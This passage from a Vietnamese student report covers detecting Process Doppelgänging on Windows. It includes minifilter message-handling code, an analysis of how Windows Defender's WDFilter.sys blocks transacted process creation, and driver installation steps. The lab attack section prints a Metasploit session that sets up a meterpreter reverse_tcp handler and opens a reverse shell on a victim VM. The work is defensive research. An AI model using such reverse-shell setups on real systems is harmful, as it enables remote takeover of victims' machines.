        wchar_t imagePath[MAX_PATH] = L"";
        if (wcsstr(content, L"DOPPELGÄNGING DETECTED")) {
            WCHAR* pidStart = wcsstr(content, L"PID ");
            if (pidStart != NULL) {
                if (swscanf_s(pidStart, L"PID %lu", &pid) == 1) {
                    HANDLE hProcess = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, FALSE, pid);
                    if (hProcess) {
                        DWORD size = MAX_PATH;
                        if (QueryFullProcessImageNameW(hProcess, 0, imagePath, &size)) {
                            // Nối đường dẫn vào cuối message
                            wcscat_s(content, 1024, L" - Path: ");
                            wcscat_s(content, 1024, imagePath);
                        }
                        CloseHandle(hProcess);
                    }
                    if (kill_process_by_pid(pid)) {
                        wprintf(L"Kill Process PID = %lu\n", pid);
                    }
                }
                else {
                    wprintf(L"[!] Failed to parse PID from: %s\n", pidStart);
                }
            }
            else {
                wprintf(L"[!] 'PID ' substring not found in message\n");
            }
        }
        // Xử lý payload (ví dụ: in ra string)
        wprintf(L"[>] message: %s\n", content);
    }
}

```

Hình 47: Logic xử lý thông báo từ Minifilter

Đối với các thông báo bình thường, thì sẽ in ra Console.


Còn thông báo đã phát hiện Process Doppelganging, sẽ lọc lấy PID dùng để lấy File Path và Kill tiến trình. Sau đó thông báo tiến trình bị kill, cùng với thông báo phát hiện kèm với File Path.

## C. Kết quả thực nghiệm

### 1. Kịch bản tấn công với PoC

Kịch bản tấn công: Hacker sẽ gửi một email Phishing đến Victim kèm với một đường dẫn độc hại. Đường dẫn này khi bấm vào sẽ tải về file mã độc sử dụng kỹ thuật Process Doppelganging. Khi Victim chạy file này, nó sẽ tiến hành tạo ra một tiến trình trông bên


ngoài là một tiến trình hợp lệ, nhưng bên trong đang chạy mã độc để kết nối reverse shell đến Hacker.



Hình 48: Mô hình kịch bản tấn công

Kịch bản này sẽ triển khai trên 2 phiên bản windows là Windows 10 v1709 và Windows 10 v22H2.


- Đối với Windows 10 v1709:




Hình 49: File mã độc đã được tải về

Và không bị phát hiện bởi Defender.





Hình 50: Trạng thái của Defender khi thực hiện kịch bản tấn công




Hình 51: Khi chạy file mã độc

Khi chạy file mã độc, một cửa sổ có icon là của ứng dụng GamePanel đã được tạo, nhưng bên trong lại không chạy GamePanel mà chạy một mã độc mở reverse shell.

```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.100.73
lhost => 192.168.100.73
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.100.73:4444
[*] Sending stage (203846 bytes) to 192.168.100.100
[*] Meterpreter session 1 opened (192.168.100.73:4444 -> 192.168.100.100:51850) at 2025-06-05 10:00:42 -0400

meterpreter > pwd
C:\Windows\system32
meterpreter >
```

Hình 52: Hacker mở được reverse shell đến máy victim




Hình 53: So sánh với tiến trình hợp lệ gốc


Tiến trình được tạo ra bởi Process Doppelgänger khi so sánh với tiến trình GamePanel gốc có thể thấy sự tương đồng khá lớn.

→Triển khai thành công PoC trên phiên bản Windows 10 v1709.

- Đối với phiên bản Windows 10 v22H2:



Hình 54: Thông báo khi chạy Process Doppelgänger (1)




Hình 55 Thông báo khi chạy Process Doppelgänger (2)

Process Doppelgänger khi chạy sẽ nhận thông báo với mã lỗi là 0xC0000022 (STATUS\_ACCESS\_DENIED) và thông báo phát hiện bởi Windows Defender.

Nguyên nhân nhận được các thông báo trên, nhóm tìm hiểu được như sau:

- Windows Defender thực hiện quét tiến trình sử dụng driver WDFilter.sys, và thực hiện đăng ký callback sử dụng API MpCreateProcessNotifyRoutineEx, callback này sẽ được gọi khi một tiến trình được tạo.



Hình 56: Mã giả của WDFilter.sys và MpCreateProcessNotifyRoutineEx

- API này nhận vào tham số cuối có kiểu dữ liệu định nghĩa trong hình bên dưới:

```
typedef struct _PS_CREATE_NOTIFY_INFO {
    SIZE_T          Size;
    union {
        ULONG Flags;
        struct {
            ULONG FileOpenNameAvailable : 1;
            ULONG IsSubsystemProcess : 1;
            ULONG Reserved : 30;
        };
    };
    HANDLE          ParentProcessId;
    CLIENT_ID       CreatingThreadId;
    struct _FILE_OBJECT *FileObject;
    PCUNICODE_STRING ImageFileName;
    PCUNICODE_STRING CommandLine;
    NTSTATUS         CreationStatus;
} PS_CREATE_NOTIFY_INFO, *PPS_CREATE_NOTIFY_INFO;
```


Hình 57: Struct định nghĩa kiểu dữ liệu của tham số thứ 3 trong MpCreateProcessNotifyRoutineEx

- Trong struct này có 2 tham số cần chú ý:

+ FileObject: Chứa thông tin về tệp đã được sử dụng để tạo ra "section" (vùng bộ nhớ ánh xạ tệp), và section này cuối cùng được dùng để tạo tiến trình.

+ CreationStatus: Là giá trị NTSTATUS thể hiện trạng thái của quá trình tạo tiến trình. Giá trị này có thể bị các driver thay đổi để biến nó thành một mã lỗi, từ đó ngăn không cho tiến trình được tạo ra.

- FileObject lấy được sẽ truyền vào hàm IoGetTransactionParameterBlock.



Hình 58: Kiểm tra FileObject

- Hàm IoGetTransactionParameterBlock sẽ lấy con trỏ đến cấu trúc \_TXN\_PARAMETER\_BLOCK từ FileObject đã được truyền vào dưới dạng tham số.

- Ta xem xét hình dưới đây:

```

3: kd> dt _FILE_OBJECT fffffde84'd18ee450 // transacted file
ntdll!_FILE_OBJECT
+0x000 Type : 0n5
+0x002 Size : 0n216
...
+0x050 Flags : 0x44042
+0x058 FileName : _UNICODE_STRING "\temp\mynotes.txt"
...
+0x0c0 IrpList : _LIST_ENTRY [ 0xffffde84'd18ee510 - 0xffffde84'd18ee510 ]
+0x0d0 FileObjectExtension : 0xffffde84'd2cc8840 Void

3: kd> dt 0xffffde84'd2cc8840 L 4
ffffde84'd2cc8840 00000000 00000000 fffffde84'c8ff07b0
ffffde84'd2cc8850 00000000 00000000 00000000 00000000

3: kd> dt _TXN_PARAMETER_BLOCK fffffde84'c8ff07b0
ntdll!_TXN_PARAMETER_BLOCK
+0x000 Length : 0x10
+0x002 TxfsContext : 0xfffe
+0x008 TransactionObject : 0xffffde84'ce346730 Void

0: kd> dt _FILE_OBJECT 0xffffde84d7084370 // normal file
ntdll!_FILE_OBJECT
+0x000 Type : 0n5
+0x002 Size : 0n216
...
+0x058 FileName : _UNICODE_STRING "\Users\STEALT~1\AppData\Local\Temp\PG82BB.t
...
+0x0c0 IrpList : _LIST_ENTRY [ 0xffffde84'd7084430 - 0xffffde84'd7084430 ]
+0x0d0 FileObjectExtension : (null)
    
```

Hình 59: Sự khác biệt giữa normal file và transacted file

- Khi kiểm tra file object của transacted file, ta nhận thấy trường FileObjectExtension trỏ tới một địa chỉ bộ nhớ cụ thể. Ngược lại, trong trường hợp normal file (không giao dịch), trường FileObjectExtension là null.
- Đáng chú ý, trường FileObjectExtension lưu trữ thông tin bổ sung về file, và đối với các transacted file, phần tử thứ hai tại FileObjectExtension là một cấu trúc có tên \_TXN\_PARAMETER\_BLOCK.
- Dựa vào sự khác nhau này, hàm IoGetTransactionParameterBlock nếu tìm thấy một con trỏ không rỗng (non-null) trỏ đến cấu trúc \_TXN\_PARAMETER\_BLOCK, nó sẽ suy luận rằng tiến trình đã được tạo từ một transacted file, và sau đó sẽ chỉnh sửa mã lỗi CreationStatus thành 0xC0000022 để ngăn chặn Process Doppelgänger chèn luồng vào và chạy tiến trình độc hại.

```


181 if ( is_transacted_file_v9 )
182 {
183     v22 = v6;
184     if ( v23 )
185     {
186         v22 = &v23->Name;
187         PoLocPrintF( "NtMini-filter! Blocked transacted process creation from %wz, parent pid: %u", v22, (unsigned int)v7);
188         "(DWORD *) (create_info_a3 + 0x40) = 0xC0000022; // Altering the status code to 0xC0000022 (ACCESS_DENIED)
189     }
190     if ( v6 && *(UNICODE_STRING **) (create_info_a3 + 0x30) != v6 )
191     {
192         MpFreeString(v6, v10);
193     }
194     if ( v23 )
195     {
196         FltReleaseFileNameInformation(v23);
197     }
198 }
199
00038A3E MpCreateProcessNotifyRoutineEx:173 (1C003C3E)
    
```

Hình 60: Logic xử lý sau khi gọi hàm IoGetTransactionParameterBlock

## 2. Công cụ phát hiện

Công cụ sẽ thực hiện việc phát hiện tiến trình trong kịch bản tấn công






Hình 61: Mã độc sử dụng trong kịch bản tấn công

Để có thể chạy được ta cần cài đặt và chạy minifilter.

Do đây là minifilter tự ký nên nhóm thực nghiệm trong môi trường TestMode để tránh việc Windows chặn các driver không có chữ ký hợp lệ.

Minifilter sẽ gồm 2 file chính cần sử dụng: 1 file .sys là file chính của minifilter, 1 file .inf là file cài đặt của minifilter.

Để cài đặt minifilter, bấm chuột phải và chọn Install.



Hình 62: Cài đặt minifilter

Kiểm tra việc cài đặt thành công chưa bằng lệnh `sc query <Tên Minifilter>` chạy trong cmd với quyền Administrator.

```
C:\WINDOWS\system32>sc query TxFMonitorMinifilter

SERVICE_NAME: TxFMonitorMinifilter
        TYPE               : 2        FILE_SYSTEM_DRIVER
        STATE                : 1        STOPPED
        WIN32_EXIT_CODE       : 1077    (0x435)
        SERVICE_EXIT_CODE    : 0        (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x0
```

Hình 63: Kiểm tra cài đặt minifilter

Nếu có xuất hiện minifilter thì đã cài đặt thành công.

Chạy minifilter bằng lệnh `sc start <Tên Minifilter>`.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.16299.15]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>sc start TxFMonitorMinifilter

SERVICE_NAME: TxFMonitorMinifilter
        TYPE               : 2        FILE_SYSTEM_DRIVER
        STATE                : 4        RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0        (0x0)
        SERVICE_EXIT_CODE    : 0        (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x0
        PID                  : 0
        FLAGS                  :
```

Hình 64: Chạy minifilter

Chạy detector với quyền Administrator

